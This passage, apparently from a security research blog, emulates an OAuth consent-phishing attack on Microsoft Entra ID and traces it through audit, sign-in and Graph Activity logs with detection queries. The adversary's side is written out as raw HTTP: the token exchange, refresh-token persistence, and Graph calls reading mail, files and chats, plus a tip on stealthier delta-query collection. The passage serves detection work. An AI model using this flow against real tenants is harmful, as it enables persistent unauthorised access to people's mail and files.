- client_id is the AppId of the adversary's multi-tenant app. Entra uses this to look up the service principal in the victim tenant (and to provision one if this is the first consent). The AppId shows up later in the audit log's additionalDetails.AppId and in every downstream sign-in, token, and Graph Activity entry.
response_type=codeselects the Authorization Code grant, which returns a code-to-be-redeemed rather than an access token directly. Microsoft strongly recommends against the implicit grant (response_type=token) for new applications. The implicit flow hands tokens directly to the browser in the URL fragment and has known security limitations described in RFC 9700 §2.1.2; the Authorization Code flow is the recommended alternative and is what we use here.- redirect_uri must match one of the replyUrls on the app registration. Entra rejects the request if it doesn't. This is why replyUrls on the service principal in the victim tenant is a defender pivot. It tells you where the adversary's code-capture infrastructure lives.
- scope is a space-separated list of requested permissions. The presence of offline_access is what instructs Entra to return a refresh token in the token response. Without it you get an access token only.
- state is an opaque value the adversary generates and expects to see echoed back. It binds the authorize request to the eventual callback. The emulation uses it the way a real OAuth client does.
Entra validates the tenant, the client_id, the redirect_uri against replyUrls, and the requested scopes against the app's declared requiredResourceAccess. If the app is multi-tenant and has never been consented in this tenant, Entra provisions a service principal for it right now. The consent UI then renders.
2. The Authorize Response
After the user clicks Accept, Entra 302-redirects the browser to the redirect_uri with the authorization code in the query string:
HTTP/1.1 302 Found
Location: http://localhost:8080/callback
  ?code=0.AXoAW0SBRqwESUmjvEgMdWTkVO...
  &state=99636c11-xxxx-xxxx-xxxx-da94b9049dc1
  &session_state=c3a1d2b4-xxxx-xxxx-xxxx-f8a9b2c5e3d7
The code is a one-time, short-lived value (about 1 minute) bound to the exact client_id, redirect_uri, and scope from the authorize request. It has no intrinsic access; redeeming it is the next step. At this moment the Consent to application event fires in the victim tenant's Entra audit log, along with the parallel Consent to application. event in the M365 UAL. The code itself is not logged anywhere the defender can see, which is fine because it's useless without the client secret.
3. The Token Exchange
The adversary's server at redirect_uri captures the code and immediately POSTs it to the victim's token endpoint:
POST /{victim_tenant_id}/oauth2/v2.0/token HTTP/1.1
Host: login.microsoftonline.com
Content-Type: application/x-www-form-urlencoded

client_id=0da9360e-xxxx-xxxx-xxxx-45c5e7076fde
&client_secret={APP_SECRET}
&code=0.AXoAW0SBRqwESUmjvEgMdWTkVO...
&redirect_uri=http://localhost:8080/callback
&grant_type=authorization_code
&scope=Mail.Read Mail.ReadWrite User.Read Files.ReadWrite.All Files.ReadWrite Chat.Read offline_access
Two things deserve attention. The client_secret authenticates the app itself, which is why the adversary needed to create a secret on the app registration in their own tenant. A confidential client (one that can keep a secret) gets authenticated by either a secret or a certificate; a public client (a SPA, a native app) doesn't have credentials, which changes the security properties significantly. The PKCE variant of the flow exists to secure public clients, but it isn't what's being used here.
The redirect_uri on this request is a tamper check. Entra verifies it matches the one from the authorize request. It isn't used for anything else at the token endpoint, just validated.
Entra responds:
{
  "token_type": "Bearer",
  "scope": "Chat.Read Files.ReadWrite Files.ReadWrite.All Mail.Read Mail.ReadWrite User.Read profile openid email",
  "expires_in": 3858,
  "ext_expires_in": 3858,
  "access_token": "eyJ0eXAiOiJKV1QiLCJub25jZSI6...",
  "refresh_token": "1.Ab0AWzWD-...",
  "id_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6..."
}
Three tokens came back. I only asked for two (an access token and, because offline_access was in the scope list, a refresh token). The id_token is there because Entra auto-adds openid, profile, and email to the scope of any user-delegated flow. You can see that in the returned scope field, which includes those three even though they were not in what I requested. Once openid is present, Entra issues an id_token whether the client wanted one or not. The access_token is what you put in the Authorization: Bearer header to call Graph; it is a signed JWT and we will decode it in a second. The refresh_token is opaque (not a JWT), doesn't expire for about 90 days on a rolling basis, and is the real prize. It is the persistence mechanism. The id_token is a user-identity JWT intended for the client itself, not for a resource API; adversaries typically ignore it.
One other thing the returned scope tells you: offline_access was requested but does not appear, because it is a directive (issue a refresh token) rather than a resource-access scope. Its effect is visible in the response shape (a refresh_token field is present), not in the scope value.
The token exchange is what generates the non-interactive sign-in log entry. The one we saw earlier at 14:13:11 UTC with user agent curl/8.7.1 was this POST. If the adversary bothers to set a realistic User-Agent header here, that string shows up in the sign-in log verbatim.
4. Inside the Access Token
The access token is a signed JWT. I split on the dots and base64-decoded the middle segment (no signature verification needed, just inspection). The payload from my emulation (redacted):
{
  "aud": "00000003-0000-0000-c000-000000000000",
  "iss": "https://sts.windows.net/fb83355b-xxxx-xxxx-xxxx-480c7564e41b/",
  "iat": 1776693415,
  "nbf": 1776693415,
  "exp": 1776697574,
  "acct": 0,
  "acr": "1",
  "acrs": ["p1"],
  "amr": ["pwd", "mfa"],
  "app_displayname": "secure-document-viewer-815903",
  "appid": "0da9360e-xxxx-xxxx-xxxx-45c5e7076fde",
  "appidacr": "1",
  "idtyp": "user",
  "ipaddr": "217.217.112.187",
  "name": "Terrance DeJesus",
  "oid": "6bbbc045-xxxx-xxxx-xxxx-04351a1bad7c",
  "platf": "5",
  "scp": "Chat.Read Files.ReadWrite Files.ReadWrite.All Mail.Read Mail.ReadWrite User.Read profile openid email",
  "sid": "00401e2a-xxxx-xxxx-xxxx-0d8b136bc723",
  "tenant_region_scope": "NA",
  "tid": "fb83355b-xxxx-xxxx-xxxx-480c7564e41b",
  "unique_name": "terrance.dejesus@{victim-tenant}.onmicrosoft.com",
  "upn": "terrance.dejesus@{victim-tenant}.onmicrosoft.com",
  "uti": "XMxJCA9zbUaFunjfD_4gAA",
  "ver": "1.0",
  "wids": [
    "62e90394-69f5-4237-9190-012177145e10",
    "f2ef992c-3afb-46b9-b7cf-a126ee74c451",
    "194ae4cb-b126-40b2-bd5b-6091b380977d",
    "b79fbf4d-3ef9-4689-8143-76b194e85509"
  ]
}
The claims worth knowing for investigation:
- aud is the audience, i.e. the resource this token was issued for. For Graph it's either the literal
https://graph.microsoft.comor the GUID00000003-0000-0000-c000-000000000000. A mismatched aud and endpoint means a token is being replayed against the wrong resource, which Graph rejects with 401. - iss is the issuer, always
https://sts.windows.net/{tid}/for v1 tokens orhttps://login.microsoftonline.com/{tid}/v2.0for v2. The tid embedded in the issuer must match the top-level tid claim; if they don't, the token is malformed. - scp is the list of delegated scopes embedded in this token. This is what the adversary can actually do with it. The contents of scp should match ConsentAction.Permissions from the consent event. If they diverge, investigate.
- roles would appear instead of scp for an application-permission (app-only) token. A token carrying roles instead of scp is a very different threat: no user context, tenant-wide access. Seeing roles on an external unverified app is a step up from seeing scp.
- tid is the tenant this token is valid in, i.e. the victim tenant. Tokens are tenant-scoped.
- oid is the user's object ID in the victim tenant. This is the stable pivot that matches initiatedBy.user.id in the audit log, userId in the sign-in log, and user_principal_object_id in Graph Activity.
- appid and azp are the client app ID (the adversary's malicious AppId) and the "authorized party" that was actually authenticated. For a directly-authenticated client these are the same value.
- appidacr is the app's authentication method at the token endpoint:
0= public client (no creds),1= client secret,2= certificate. Seeing1confirms the adversary used a secret, not a cert. - amr is the authentication methods the user satisfied: pwd, mfa, rsa, fido. mfa being present means the victim completed MFA, which is the whole point of consent phishing. MFA ran normally and the adversary got access anyway.
- ipaddr is the user's IP address at authentication time, embedded in the token the adversary now holds. This is the closest the token itself gets to the victim's real IP.
- wids is the list of directory role template IDs the user holds. A wids array including
62e90394-69f5-4237-9190-012177145e10means the user is a Global Administrator. This is the claim that tells you the consent got promoted to admin-consent-on-behalf-of-all because the user was a GA. - iat, nbf, exp are issued-at, not-before, and expiry as Unix timestamps. The difference between iat and exp is the token lifetime, by default a randomized 3600 to 5400 seconds (60 to 90 minutes, 75 average) per Microsoft's docs, though it can stretch longer in tenants without Conditional Access or in CAE-aware sessions. In my captured token, exp - iat = 4159 seconds (about 69 minutes), on the short end of the default band. After exp the token is rejected; the adversary uses the refresh token to get a new one.
- uti is the unique token identifier. This matches uniqueTokenIdentifier in the sign-in log and signInActivityId in Graph Activity. It is one of the two cross-source correlation fields.
- sid is the session ID the token was issued under. This matches session_id in the sign-in log and c_sid in Graph Activity, and is the other cross-source correlation field. Coalescing sign-in session_id with Graph Activity c_sid and alerting on the same session producing events from multiple source IPs is a practical way to catch token replay after consent.
The wids claim is worth sitting with. If you pull an access token from a consent-phishing victim and decode it, the directory-role template IDs in wids tell you exactly what privileged access you just got handed. 62e90394-... is Global Administrator. fe930be7-... is User Administrator. f023fd81-... is Service Support Administrator. A consent from a Global Admin on a tenant-wide scope gets you an access token whose wids list is the keys to the kingdom.
5. Calling Graph
With the access token, Graph calls are mundane:
GET /v1.0/me HTTP/1.1
Host: graph.microsoft.com
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJub25jZSI6...
Response:
{
  "@odata.context": "https://graph.microsoft.com/v1.0/$metadata#users/$entity",
  "businessPhones": ["{redacted}"],
  "displayName": "Terrance DeJesus",
  "givenName": "Terrance",
  "jobTitle": null,
  "mail": "terrance.dejesus@{victim-tenant}.onmicrosoft.com",
  "mobilePhone": null,
  "officeLocation": null,
  "preferredLanguage": "en",
  "surname": "DeJesus",
  "userPrincipalName": "terrance.dejesus@{victim-tenant}.onmicrosoft.com",
  "id": "6bbbc045-xxxx-xxxx-xxxx-04351a1bad7c"
}

Every request lands in Graph Activity Logs in the victim tenant (assuming Graph Activity is enabled). The full set of calls from the emulation:
| Endpoint | What it returns |
|---|---|
| GET /v1.0/me | Victim profile (displayName, UPN, job title, contact info) |
| GET /v1.0/me/messages?$top=10&$select=subject,from,receivedDateTime,bodyPreview | Inbox preview |
| GET /v1.0/me/drive/root/children | OneDrive root enumeration |
| GET /v1.0/me/chats?$top=10 | Teams chats the victim is a party to |
A stealthier threat may use delta queries instead of the initial snapshot:
GET /v1.0/me/messages/delta HTTP/1.1
The first response includes every message plus an @odata.deltaLink. Every subsequent call to that deltaLink returns only messages added or changed since the last call. For ongoing collection this is quieter than re-enumerating and far smaller in bytes, useful both for blending into normal Graph traffic and for efficient persistence.
6. The Refresh Token Flow
When the access token expires (60 to 90 minutes in, per the default band), the adversary exchanges the refresh token for a new one:
POST /{victim_tenant_id}/oauth2/v2.0/token HTTP/1.1
Host: login.microsoftonline.com
Content-Type: application/x-www-form-urlencoded

client_id=0da9360e-xxxx-xxxx-xxxx-45c5e7076fde
&client_secret={APP_SECRET}
&refresh_token=0.AXoA...
&grant_type=refresh_token
&scope=Mail.Read Mail.ReadWrite User.Read Files.ReadWrite.All Files.ReadWrite Chat.Read offline_access
The response has the same shape as the original token response: new access_token, new (rotated) refresh_token, new expiry. The user is not involved. There is no interactive sign-in. The only log trace is a non-interactive entry in the sign-in log, same pattern as the original token exchange.
This is the persistence mechanism. For the 90-day refresh-token window, the adversary can mint a new access token on demand. The user sees nothing. Their password resets don't affect it. MFA doesn't re-fire because it's not an interactive sign-in. The only things that break the chain are:
- revokeSignInSessions on the user (invalidates refresh tokens)
- Deleting the oauth2PermissionGrant for the app (removes the consent record)
- Disabling or deleting the service principal in the victim tenant (kills the app's ability to auth at all)
- Continuous Access Evaluation forcing a session re-evaluation mid-window
This is also why the Consent to application event is so load-bearing. It is the single moment where the whole 90-day persistence window gets set up, and it is the only moment before data access where you have a clean signal to catch it.
Every stage of this flow hits a distinct log source. The authorize request creates the audit event. The token POST creates the sign-in entry. The Graph calls populate Graph Activity. No single log source covers the whole chain, which is why the correlation work later in this post matters.
What the Victim Tenant Sees
With the adversary side live and the victim consented, I switched over to the defender chair and started pulling data. Five sources light up after consent: Entra ID audit logs, the M365 Unified Audit Log, Entra ID sign-in logs, Microsoft Graph Activity Logs, and Microsoft Entra ID Protection. They don't fire on the same timeline, they don't carry the same fidelity, and correlating them across pipelines is non-trivial. Walking through each one is the only way to see how much of the attack chain is actually observable and where the cross-source pivots live.
All the queries below are ES|QL against an Elastic cluster ingesting these sources via the Azure integration (Entra audit, sign-in, Graph Activity, and Identity Protection) plus the M365 integration for the Unified Audit Log. The field names are Azure-specific but the concepts translate to any SIEM.
Before the deep dive, a one-look timeline of what landed where during my emulation, sorted by the timestamps I see in the logs:
| Time (UTC) | What happened | Log source |
|---|---|---|
| 13:59:13.076 | Service principal for the app provisioned in the victim tenant | Entra audit |
| 13:59:13.193 | Delegated permission grant written | Entra audit |
| 13:59:13.316 | App role assignment grant to user | Entra audit |
| 13:59:13.317 | Consent to application (the anchor event) | Entra audit + M365 UAL |
| 13:59:56 | Interactive sign-in, AADSTS65001 (consent-in-progress) | Sign-in log |
| 14:02:58 – 14:03:02 | Four Graph API calls (/me, /me/messages, /me/drive, /me/chats) | Graph Activity |
| 14:06:52 | User Risk Detection (anonymizedIPAddress, remediated) | Identity Protection |
| 14:13:11 | Non-interactive sign-in from curl/8.7.1 (the token exchange) | Sign-in log |
Two things to notice before we dig in. First, the ordering by @timestamp is not strictly causal. The non-interactive sign-in at the bottom of the table (14:13:11) is the token exchange, which causally had to happen between the 13:59:13 consent event and the 14:02:58 first Graph call (the Graph calls can't run without the token the exchange produced). Non-interactive sign-in log entries routinely lag 5–15 minutes behind the actual token issuance; interactive sign-ins arrive much faster. Expect to see this kind of out-of-order arrival in any real investigation, and use the correlation fields we will cover below rather than relying on @timestamp order. Second, the four audit events at 13:59:13 fire inside one millisecond span but represent four distinct operations. I treat Consent to application as the anchor below, but any of the other three can serve as an independent detection pivot.
Entra ID Audit Logs
The Consent to application event is the anchor for everything downstream. I pulled it with:
FROM logs-azure.auditlogs-default
| WHERE azure.auditlogs.operation_name == "Consent to application"
  AND azure.auditlogs.properties.result == "success"
| SORT @timestamp DESC
| LIMIT 10
One hit, the cross-tenant consent I just performed. Reshaped for readability:
{
  "operationName": "Consent to application",
  "correlationId": "58489538-xxxx-xxxx-xxxx-34aad4b8d9e3",
  "result": "success",
  "initiatedBy": {
    "user": {
      "userPrincipalName": "terrance.dejesus@{victim-tenant}.onmicrosoft.com",
      "displayName": "Azure ESTS Service",
      "id": "6bbbc045-xxxx-xxxx-xxxx-04351a1bad7c",
      "ipAddress": "20.127.146.77"
    }
  },
  "targetResources": [
    {
      "displayName": "secure-document-viewer-815903",
      "type": "ServicePrincipal",
      "id": "556d9616-xxxx-xxxx-xxxx-83b86c6043be",
      "modifiedProperties": [
        { "displayName": "ConsentContext.IsAdminConsent", "newValue": "True" },
        { "displayName": "ConsentContext.IsAppOnly", "newValue": "False" },
        { "displayName": "ConsentContext.OnBehalfOfAll", "newValue": "True" },
        { "displayName": "ConsentContext.Tags", "newValue": "WindowsAzureActiveDirectoryIntegratedApp" },
        { "displayName": "ConsentAction.Permissions", "newValue": "[Scope: Mail.Read Mail.ReadWrite User.Read Files.ReadWrite.All Files.ReadWrite Chat.Read offline_access]" },
        { "displayName": "ConsentAction.Reason", "newValue": "Risky application detected" }
      ]
    }
  ],
  "additionalDetails": [
    { "key": "AppId", "value": "0da9360e-xxxx-xxxx-xxxx-45c5e7076fde" },
    { "key": "AppOwnerOrganizationId", "value": "645b56f5-xxxx-xxxx-xxxx-eaf15182f822" },
    { "key": "ServicePrincipalProvisioningType", "value": "Consent" },
    { "key": "User-Agent", "value": "EvoSTS" }
  ]
}
There's a lot to unpack. Before I go field by field, one observation about the timing of this single event. It does not arrive alone. Running a broader query across the victim tenant's audit log for the same consent moment surfaces four events that fire in the same millisecond range:
| Timestamp (UTC) | operationName | Target |
|---|---|---|
| 13:59:13.076 | Add service principal | secure-document-viewer-815903 |
| 13:59:13.193 | Add delegated permission grant | Microsoft Graph |
| 13:59:13.316 | Add app role assignment grant to user | secure-document-viewer-815903 |
| 13:59:13.317 | Consent to application | secure-document-viewer-815903 |
The Consent to application event is the anchor I focus on in the rest of this section because it carries the richest context, but each of the other three is itself a legitimate pivot and detection surface. Add service principal is the moment the multi-tenant app gets provisioned into my tenant. Add delegated permission grant records the actual scope grant as an oauth2PermissionGrant object. Add app role assignment grant to user ties the grant to my user object. If I were writing detections, I might trigger on Add delegated permission grant where the target SP is newly-provisioned and the granted scopes intersect a high-risk list, as a parallel signal to the consent event itself.
Now the consent event field by field. The first one I want to call out is the field that trips up almost everyone reading this log for the first time.
initiatedBy.user.ipAddress: 20.127.146.77 is not the victim's IP. I looked it up: AS8075, Microsoft Corporation, Washington VA. It's a datacenter IP. One field over, displayName is literally "Azure ESTS Service", which is the internal Evolution STS service that processed the consent on the user's behalf. The userPrincipalName and id still belong to the real user, but the ipAddress belongs to the service. If you want the IP the user actually consented from, that lives in the sign-in log, not here. Worth keeping in mind when writing any detection that reasons about source IP from the Entra audit log.
Now the rest of the event:
AppId is the client ID of the adversary's app. This is the universal pivot; every downstream log source keys off it.
AppOwnerOrganizationId is the tenant ID of the tenant that owns the app registration. In a cross-tenant consent grant this is an external tenant. It's tempting to treat "AppOwnerOrganizationId doesn't match us" as a strong signal on its own, but legitimate third-party SaaS apps and Microsoft's own first-party apps will always show external tenant IDs here. What you actually want is a list of known-good AppOwnerOrganizationId values (your approved vendors plus Microsoft's first-party tenants) and an alert on anything outside that set combined with scope/risk signals.
ConsentContext.IsAdminConsent: True and ConsentContext.OnBehalfOfAll: True together mean this consent was tenant-wide admin consent. On a regular user consent flow both would be False. In my lab I was signed in as a Global Admin, so what would normally be a per-user grant was promoted to a tenant-wide grant, which is why the blast radius here is maximum. Seeing OnBehalfOfAll: True on any new consent for an external unverified app is a full-stop investigation trigger in a real environment.
ConsentContext.IsAppOnly: False confirms this is a delegated consent. App-only (application permission) consent for an external unverified app would be an even louder signal.
ConsentContext.Tags: WindowsAzureActiveDirectoryIntegratedApp means the app uses Entra for auth. It does not mean "unverified publisher". Publisher verification is a separate property (verifiedPublisher on the service principal) and you have to check that directly if you want to signal on it.
ConsentAction.Permissions carries the actual scope list: Mail.Read Mail.ReadWrite User.Read Files.ReadWrite.All Files.ReadWrite Chat.Read offline_access. This is exactly what the adversary can now touch.
ConsentAction.Reason: Risky application detected is the field I want to spend a bit more time on. It is populated by Microsoft's risk-based step-up consent engine, which evaluates the app at consent time against a mix of heuristics (new publisher, suspicious scope combinations, previously-flagged reputation).
Across four runs of this emulation I have data on when the flag fires and when it doesn't. On the two cross-tenant runs (2026-03-30 and 2026-04-20, both using a freshly-registered multi-tenant app owned by an external tenant with the full scope set) the field fired with the value Risky application detected. On two same-tenant runs I did in between (2026-04-10, where the app was registered in the same tenant that consented to it), the field did not appear. That is only four data points, but the pattern is consistent. The risk engine appears to react to the cross-tenant + new-unverified-app shape, not just the scope mix. Treat it as a high-confidence signal when it does fire, and do not rely on it to fire on every risky consent.
User-Agent: EvoSTS is not meaningful for detection. It's the internal service identifier for Evolution STS and it shows up on a lot of audit events.
M365 Unified Audit Logs
Same event, different pipeline. The M365 Unified Audit Log gets its own copy with a slightly different shape. I pulled it by operation name (event.action in the Elastic schema):
FROM logs-o365.audit-default
| WHERE event.action == "Consent to application."
  AND o365.audit.ResultStatus == "Success"
| SORT @timestamp DESC
| LIMIT 10
Reshaped:
{
  "Operation": "Consent to application.",
  "ResultStatus": "Success",
  "UserId": "terrance.dejesus@{victim-tenant}.onmicrosoft.com",
  "ObjectId": "0da9360e-xxxx-xxxx-xxxx-45c5e7076fde",
  "InterSystemsId": "58489538-xxxx-xxxx-xxxx-34aad4b8d9e3",
  "Target": [
    { "ID": "ServicePrincipal_556d9616-xxxx...", "Type": 2 },
    { "ID": "556d9616-xxxx-xxxx-xxxx-83b86c6043be", "Type": 2 },
    { "ID": "ServicePrincipal", "Type": 2 },
    { "ID": "secure-document-viewer-815903", "Type": 1 },
    { "ID": "0da9360e-xxxx-xxxx-xxxx-45c5e7076fde", "Type": 4 },
    { "ID": "645b56f5-xxxx-xxxx-xxxx-eaf15182f822", "Type": 2 }
  ],
  "ModifiedProperties": [
    { "Name": "ConsentContext.IsAdminConsent", "NewValue": "True" },
    { "Name": "ConsentContext.OnBehalfOfAll", "NewValue": "True" },
    { "Name": "ConsentContext.Tags", "NewValue": "WindowsAzureActiveDirectoryIntegratedApp" },
    { "Name": "ConsentAction.Permissions", "NewValue": "[Scope: Mail.Read Mail.ReadWrite User.Read Files.ReadWrite.All Files.ReadWrite Chat.Read offline_access]" }
  ],
  "ExtendedProperties": {
    "additionalDetails": "{\"User-Agent\":\"EvoSTS\",\"AppId\":\"0da9360e-xxxx...\",\"AppOwnerOrganizationId\":\"645b56f5-xxxx...\",\"ServicePrincipalProvisioningType\":\"Consent\"}"
  }
}
A few things to know about the UAL view:
- Operation has a trailing period,
"Consent to application.", where the Entra audit log has no trailing period. If you're writing cross-source correlation queries, this bites you. - InterSystemsId matches the Entra audit log's correlationId. This is the link between the two views of the same event, and it's the cleanest pivot between UAL and Entra audit.
- ObjectId carries the AppId directly, which is much easier to extract than digging through nested modified-properties arrays on the Entra side.
- Target is a flat array that contains the service principal ID, the app display name, the adversary's tenant ID, and the app client ID all in one place. Noisier, but richer than the Entra audit log's single target resource.
- ExtendedProperties.additionalDetails is a JSON string (not an object), so your parser has to decode it before you can read the keys. This surprises pipelines occasionally.
- ModifiedProperties is keyed by name, not by array index, which makes it easier to query than the Entra audit log's
modifiedProperties[N].displayNamelayout.
In my opinion, the UAL is a better surface for querying than the raw Entra audit log if you have both. The Entra audit log is better for incident response because it's closer to real-time and has the full initiatedBy context.
Entra ID Sign-in Logs
The Consent to application event only tells me the user clicked Accept. The actual token issuance lives in the sign-in logs. I pivoted on the malicious AppId I got from the audit event:
FROM logs-azure.signinlogs-default
| WHERE azure.signinlogs.properties.app_id == "0da9360e-xxxx-xxxx-xxxx-45c5e7076fde"
| KEEP @timestamp,
       azure.signinlogs.properties.unique_token_identifier,
       azure.signinlogs.properties.session_id,
       azure.signinlogs.properties.is_interactive,
       azure.signinlogs.properties.status.error_code,
       source.ip, source.geo.country_name, user_agent.original
| SORT @timestamp ASC
Multiple hits across a fifteen-minute window. Trimming to the three rows that tell the story:
| Timestamp (UTC) | Interactive | Error | Source IP | User-Agent | Session ID | uti |
|---|---|---|---|---|---|---|
| 13:59:56 | true | 65001 | 217.217.112.187 | Chrome | 00401e2a-xxxx-xxxx-xxxx-0d8b136bc723 | JeJO6M-KeEWz14TfVD4aAA |
| 14:06:08 | true | 0 (success) | 217.217.112.187 | Chrome | 00401e2a-xxxx-xxxx-xxxx-e24c0b9f9fee | AC-q1QlAoU6x14VbW-sfAA |
| 14:13:11 | false | 0 (success) | 217.217.112.187 | curl/8.7.1 | 00401e2a-xxxx-xxxx-xxxx-0d8b136bc723 | XMxJCA9zbUaFunjfD_4gAA |
Four things I want to pull out of these rows.
First, the error 65001 on the first interactive sign-in. Microsoft documents this as AADSTS65001 (DelegationDoesNotExist): The user or administrator hasn't consented to use the application, which is the error state Entra throws when the app has not been consented yet. Seeing a 65001 followed by a success for the same app within seconds is a fingerprint of a fresh consent flow completing. Not a standalone attack signal, but a very useful corroborator.
Second, the non-interactive sign-in with user agent curl/8.7.1 is the token exchange POST I made from my listener. Real-world OAuth SDKs use identifiable user agent strings (Microsoft.Graph, Azure.Identity, SDK-generated strings). A bare curl user agent on a non-interactive token issuance for a freshly-consented external app is not what legitimate integrations look like. Whether the adversary bothers to forge a plausible UA is an OpSec choice. Mine did not; I left it obvious.
Third, all sign-ins in my lab came from the same source IP because I ran the token exchange from the same machine as the browser. In a real cross-tenant attack the non-interactive token exchange would originate from the adversary's infrastructure, not the victim's, and the source IP in that row would be the adversary's IP. The sign-in log captures the IP of whoever actually talks to the token endpoint, which in a real attack is the adversary's server. We will see the same pattern play out on the Graph Activity pipeline in a second.
Fourth, and this is the one I missed the first time I looked at this data, is the session_id. The 13:59:56 interactive sign-in that hit AADSTS65001 and the 14:13:11 non-interactive sign-in that issued the actual access token share the same session ID: 00401e2a-xxxx-xxxx-xxxx-0d8b136bc723. That same value shows up in the JWT's sid claim, and again as c_sid on every Graph Activity entry made with that token. The subsequent interactive sign-ins with a different session ID are just my browser re-visiting the consent page a few more times during testing.
One small naming nuance on this field across pipelines, since it comes up in any multi-source query:
| Source | Field (Elastic) | Canonical / Microsoft name |
|---|---|---|
| Entra sign-in log | azure.signinlogs.properties.session_id | sessionId |
| Graph Activity Logs | azure.graphactivitylogs.properties.c_sid | SessionId (Log Analytics column) |
| Access token JWT | sid claim | sid (OIDC standard) |
| M365 UAL | o365.audit.AppAccessContext.AADSessionId (data-access records only, not on the Consent event) | AADSessionId |
| Entra audit log | not present on consent events | n/a |
The semantic is the same across the first three; only the field naming differs because each pipeline uses the raw diagnostic-setting identifier. On the M365 UAL side, AADSessionId exists but only populates on data-access audit records (mailbox activity, SharePoint access, etc.), not on the Consent to application record itself.
The two fields worth burning into your memory on the sign-in log are uniqueTokenIdentifier (every token Entra issues gets one, and it shows up as signInActivityId on every Graph Activity call made with that token) and session_id (tied to the browser/auth session the consent happened in, and correlates across sign-in, JWT, and Graph Activity). I will come back to both in the correlation section. The token associated with the 14:13:11 sign-in entry (remember, that is the log-ingestion time, not the actual issuance time) had uniqueTokenIdentifier: XMxJCA9zbUaFunjfD_4gAA, which is the one that matters for the Graph calls next.
Graph Activity Logs
Graph Activity Logs are the newest and most valuable source here, and they are off by default in most tenants. You have to opt in via a diagnostic setting to forward them to Log Analytics, an Event Hub, or storage. Without them, you see the consent and the token issuance, but nothing about what the adversary actually did with the token after getting it.
I had Graph Activity enabled on the lab tenant. Same pivot, on AppId, and I'm now also grabbing c_sid since the sign-in log had a session_id worth chasing:
FROM logs-azure.graphactivitylogs-default
| WHERE azure.graphactivitylogs.properties.app_id == "0da9360e-xxxx-xxxx-xxxx-45c5e7076fde"
| KEEP @timestamp, http.request.method, url.path, url.query,
       http.response.status_code,
       azure.graphactivitylogs.properties.sign_in_activity_id,
       azure.graphactivitylogs.properties.c_sid,
       azure.graphactivitylogs.properties.scopes,
       source.ip, source.geo.country_name,
       source.as.organization.name, user_agent.original
| SORT @timestamp ASC
Four hits, four seconds apart:
| Timestamp (UTC) | Method | Path | Status | Source IP | User-Agent |
|---|---|---|---|---|---|
| 14:02:58 | GET | /v1.0/me | 200 | 217.217.112.187 | curl/8.7.1 |
| 14:02:59 | GET | /v1.0/me/messages?$top=10 | 200 | 217.217.112.187 | curl/8.7.1 |
| 14:03:00 | GET | /v1.0/me/drive/root/children | 200 | 217.217.112.187 | curl/8.7.1 |
| 14:03:02 | GET | /v1.0/me/chats?$top=10 | 200 | 217.217.112.187 | curl/8.7.1 |
Profile reconnaissance, mailbox preview, OneDrive enumeration, Teams chat listing. All four succeeded in four seconds. Every row shares sign_in_activity_id: XMxJCA9zbUaFunjfD_4gAA (matches the uniqueTokenIdentifier on the non-interactive sign-in above) and c_sid: 00401e2a-xxxx-xxxx-xxxx-0d8b136bc723 (matches the session_id on the original error-65001 interactive sign-in and on the JWT's sid claim).
